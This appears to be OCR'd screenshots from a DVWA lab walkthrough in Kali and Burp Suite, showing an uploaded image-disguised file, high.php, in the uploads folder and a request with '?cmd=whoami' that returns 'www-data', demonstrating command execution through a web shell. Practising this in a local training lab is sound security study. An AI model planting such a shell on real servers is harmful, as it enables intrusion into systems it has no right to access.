

kali-he153722 - VMware Workstation
Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Vulnerability: Command I
Index of /DVWA/hackable
404 Not Found
127.0.0.1/DVWA/hackable/uploads/
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
Index of /DVWA/hackable/uploads

      Name                    Last modified     Size Description

Parent Directory                                  -
1Cat_November_2010-1a.jpg 2023-01-12 16:59 22K
Cat_November_2010-1a.jpg  2023-01-12 16:58 22K
a.jpg                     2023-01-12 17:26 21K
a.php                     2023-01-12 17:24 21K
b.php                     2023-01-12 17:20 21K
dvwa_email.png            2023-01-02 22:22 667
high.jpg                  2023-01-12 17:28 21K
test.php                  2023-01-12 16:33  31

Apache/2.4.54 (Debian) Server at 127.0.0.1 Port 80
```


kali-he153722 - VMware Workstation
Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Vulnerability: Command I
Index of /DVWA/hackable
404 Not Found
127.0.0.1/DVWA/hackable/uploads/
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


```
Index of /DVWA/hackable/uploads

      Name                    Last modified     Size Description

Parent Directory                                  -
1Cat_November_2010-1a.jpg 2023-01-12 16:59 22K
Cat_November_2010-1a.jpg  2023-01-12 16:58 22K
a.jpg                     2023-01-12 17:26 21K
a.php                     2023-01-12 17:24 21K
b.php                     2023-01-12 17:20 21K
dvwa_email.png            2023-01-02 22:22 667
high.php                  2023-01-12 17:28 21K
test.php                  2023-01-12 16:33  31

Apache/2.4.54 (Debian) Server at 127.0.0.1 Port 80
```

Then we can proceed to exploit like the above levels


kali-he153722 - VMware Workstation
File Edit View VM Tabs Help
kali-he153722
Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Vulnerability: Command I
127.0.0.1/DVWA/hackable/
404 Not Found
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
17:30
10:30 AM
1/13/2023

127.0.0.1/DVWA/hackable/uploads/high.php

```
����◂JFIF◃◃◃◃,◃,��▹�Photoshop 3.08BIM⊳⊳▹�⊕◃Z▹¤%G⊕⊴♀ Animal Eye⊕⊴♀◂Animals And
Pets⊕⊴♀⌕Beauty⊕⊴♀∴Brown⊕⊴♀⊳Cats⊕⊴♀ Clipping Path⊕⊴♀✓Close-up⊕⊴♀⊳Coat⊕⊴♀♪Color
Image⊕⊴♀⌕Colors⊕⊴♀✓Concepts⊕⊴♀ϟConcepts And Ideas⊕⊴♀ Copy Space⊕⊴♀ Curiosity⊕⊴♀☎Cut Out⊕⊴♀⊳Cute⊕⊴♀◂Domestic
Animals⊕⊴♀♩Domestic Cat⊕⊴♀ Domestic Life⊕⊴♀⌕Feline⊕⊴♀ Female Animal⊕⊴♀ Friendship⊕⊴♀ Human
Face⊕⊴♀∴Humor⊕⊴♀✓Isolated⊕⊴♀▸Isolated On White⊕⊴♀⌕Kitten⊕⊴♀✓Laziness⊕⊴♀☎Looking⊕⊴♀▸Looking At
Camera⊕⊴♀⊳Love⊕⊴♀⌕Loving⊕⊴♀♫Mixed-Breed Cat⊕⊴♀ϟMulti-Ethnic Group⊕⊴♀ One
Animal⊕⊴♀⌕Ornate⊕⊴♀▹Paw⊕⊴♀☎Peeking⊕⊴♀⊳Pets⊕⊴♀♪Photography⊕⊴♀☎Playful⊕⊴♀⌕Posing⊕⊴♀♩Robert
Klein⊕⊴♀☎Rotting⊕⊴♀☎Sitting⊕⊴♀✓Softness⊕⊴♀☎Staring⊕⊴♀☎Striped⊕⊴♀∴Tabby⊕⊴♀▸The Natural World⊕⊴♀
Variation⊕⊴♀☎Whisker⊕⊴♀♩Young Animal⊕⊴P♩deepblue4you⊕⊴U♪Contributor⊕⊴x#domestic brown cat on white
looking⊕⊴i$domestic brown cat on white -looking⊕⊴7✓20101103⊕⊴s⊴E+⊕⊴∴ 157674266⊕⊴(ϟNot Released (NR) ⊕⊴t♫Michael
Bodmann⊕⊴n♩Getty Images��>ExifII*✓⊴♂◃∴◃&¤◃∴◃.,◃◃,◃◃��♎4http://ns.adobe.com/xap/1.0/ Animal Eye Animals And Pets
Beauty Brown Cats Clipping Path Close-up Coat Color Image Colors Concepts Concepts And Ideas Copy Space Curiosity Cut Out Cute
Domestic Animals Domestic Cat Domestic Life Feline Female Animal Friendship Human Face Humor Isolated Isolated On White Kitten
Laziness Looking Looking At Camera Love Loving Mixed-Breed Cat Multi-Ethnic Group One Animal Ornate Paw Peeking Pets Photography
Playful Posing Robert Klein Rotting Sitting Softness Staring Striped Tabby The Natural World Variation Whisker Young Animal deepblue4you
domestic brown cat on white looking 157674266 Michael Bodmann ��6
```


kali-he153722 - VMware Workstation
File Edit View VM Tabs Help
kali-he153722
Burp Suite Community Edition v2022.12.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Vulnerability: Command I
127.0.0.1/DVWA/hackable/
404 Not Found
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
17:31
10:31 AM
1/13/2023

127.0.0.1/DVWA/hackable/uploads/high.php?cmd=whoami

```
����◂JFIF◃◃◃◃,◃,��▹�Photoshop 3.08BIM⊳⊳▹�⊕◃Z▹¤%G⊕⊴♀ Animal Eye⊕⊴♀◂Animals And
Pets⊕⊴♀⌕Beauty⊕⊴♀∴Brown⊕⊴♀⊳Cats⊕⊴♀ Clipping Path⊕⊴♀✓Close-up⊕⊴♀⊳Coat⊕⊴♀♪Color
Image⊕⊴♀⌕Colors⊕⊴♀✓Concepts⊕⊴♀ϟConcepts And Ideas⊕⊴♀ Copy Space⊕⊴♀ Curiosity⊕⊴♀☎Cut Out⊕⊴♀⊳Cute⊕⊴♀◂Domestic
Animals⊕⊴♀♩Domestic Cat⊕⊴♀ Domestic Life⊕⊴♀⌕Feline⊕⊴♀ Female Animal⊕⊴♀ Friendship⊕⊴♀ Human
Face⊕⊴♀∴Humor⊕⊴♀✓Isolated⊕⊴♀▸Isolated On White⊕⊴♀⌕Kitten⊕⊴♀✓Laziness⊕⊴♀☎Looking⊕⊴♀▸Looking At
Camera⊕⊴♀⊳Love⊕⊴♀⌕Loving⊕⊴♀♫Mixed-Breed Cat⊕⊴♀ϟMulti-Ethnic Group⊕⊴♀ One
Animal⊕⊴♀⌕Ornate⊕⊴♀▹Paw⊕⊴♀☎Peeking⊕⊴♀⊳Pets⊕⊴♀♪Photography⊕⊴♀☎Playful⊕⊴♀⌕Posing⊕⊴♀♩Robert
Klein⊕⊴♀☎Rotting⊕⊴♀☎Sitting⊕⊴♀✓Softness⊕⊴♀☎Staring⊕⊴♀☎Striped⊕⊴♀∴Tabby⊕⊴♀▸The Natural World⊕⊴♀
Variation⊕⊴♀☎Whisker⊕⊴♀♩Young Animal⊕⊴P♩deepblue4you⊕⊴U♪Contributor⊕⊴x#domestic brown cat on white
looking⊕⊴i$domestic brown cat on white -looking⊕⊴7✓20101103⊕⊴s⊴E+⊕⊴∴ 157674266⊕⊴(ϟNot Released (NR) ⊕⊴t♫Michael
Bodmann⊕⊴n♩Getty Images��>ExifII*✓⊴♂◃∴◃&¤◃∴◃.,◃◃,◃◃��♎4http://ns.adobe.com/xap/1.0/ Animal Eye Animals And Pets
Beauty Brown Cats Clipping Path Close-up Coat Color Image Colors Concepts Concepts And Ideas Copy Space Curiosity Cut Out Cute
Domestic Animals Domestic Cat Domestic Life Feline Female Animal Friendship Human Face Humor Isolated Isolated On White Kitten
Laziness Looking Looking At Camera Love Loving Mixed-Breed Cat Multi-Ethnic Group One Animal Ornate Paw Peeking Pets Photography
Playful Posing Robert Klein Rotting Sitting Softness Staring Striped Tabby The Natural World Variation Whisker Young Animal deepblue4you
domestic brown cat on white looking 157674266 Michael Bodmann ��6www-data
```